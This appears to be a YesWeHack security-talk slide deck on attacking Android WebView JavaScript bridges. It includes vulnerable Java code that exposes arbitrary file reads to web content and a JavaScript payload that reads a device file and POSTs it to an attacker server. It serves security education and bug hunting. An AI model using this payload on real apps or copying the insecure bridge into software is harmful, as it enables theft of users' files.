
# Exploitation | JS Bridge


JavaScript (WebView)
JavaScript Bridge
Native Java Code
call fileBridge.getFileContent("/path/to/file")
getFileContent("/path/to/file")
returns file content
sends file content back to JavaScript

Android provides a feature that lets JavaScript in a WebView call specific native Android functions, allowing the JavaScript to interact with targeted parts of the app's code.

YesWeHack

# Exploitation | JS Bridge




```java
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    webView = findViewById(R.id.webview);
    WebSettings webSettings = webView.getSettings();
    webSettings.setJavaScriptEnabled(true);

    webView.addJavascriptInterface(new FileBridge(), "fileBridge");

    webView.loadUrl("file://android_asset/page.html");
}

public class FileBridge {

    @JavascriptInterface
    public String getFileContent(String filePath) {
        File file = new File(filePath);
        StringBuilder fileContent = new StringBuilder();

        try (BufferedReader reader = new BufferedReader(new FileReader(file))) {
            String line;
            while ((line = reader.readLine()) != null) {
                fileContent.append(line).append("\n");
            }
        } catch (IOException e) {
            return "Error reading file: " + e.getMessage();
        }
```

This code sets up a JavaScript Bridge in an Android WebView, allowing JavaScript to call the getFileContent method in the FileBridge class.

This method reads a specified file and returns its content, making it accessible to the web page via fileBridge.getFileContent('path')

# Exploitation | JS Bridge



```
<script>
    function exfiltrateFile() {
        const filePath = "/storage/emulated/0/Download/sensitiveData.txt";

        const fileContent = fileBridge.getFileContent(filePath);

        fetch("https://attacker-server.com/exfiltrate", {
            method: "POST",
            headers: {
                "Content-Type": "application/json"
            },
            body: JSON.stringify({ fileContent: fileContent })
        })
    }
</script>
```

This JavaScript code uses the fileBridge.getFileContent method to retrieve a sensitive file's content and exfiltrates it to an attacker-controlled server.


YesWeHack

# Worthwhile functions

- setDatabaseEnabled
- setJavaScriptCanOpenWindowsAutomatically
- setAllowFileAccessFromURLs
- ...
  - Everyting can be found in the Android documentation (https://developer.android.com/reference/android/webkit/WebSettings)

This rump is not an exhaustive list, and I encourage you to go further!

Some are deprecated in API level 30, but not that old..


This method was deprecated in API level 30.
This setting is not secure, please use androidx.webkit.WebViewAssetLoader to load file content securely.

Thanks for your attention !

Have a nice beer ;)

YesWeHack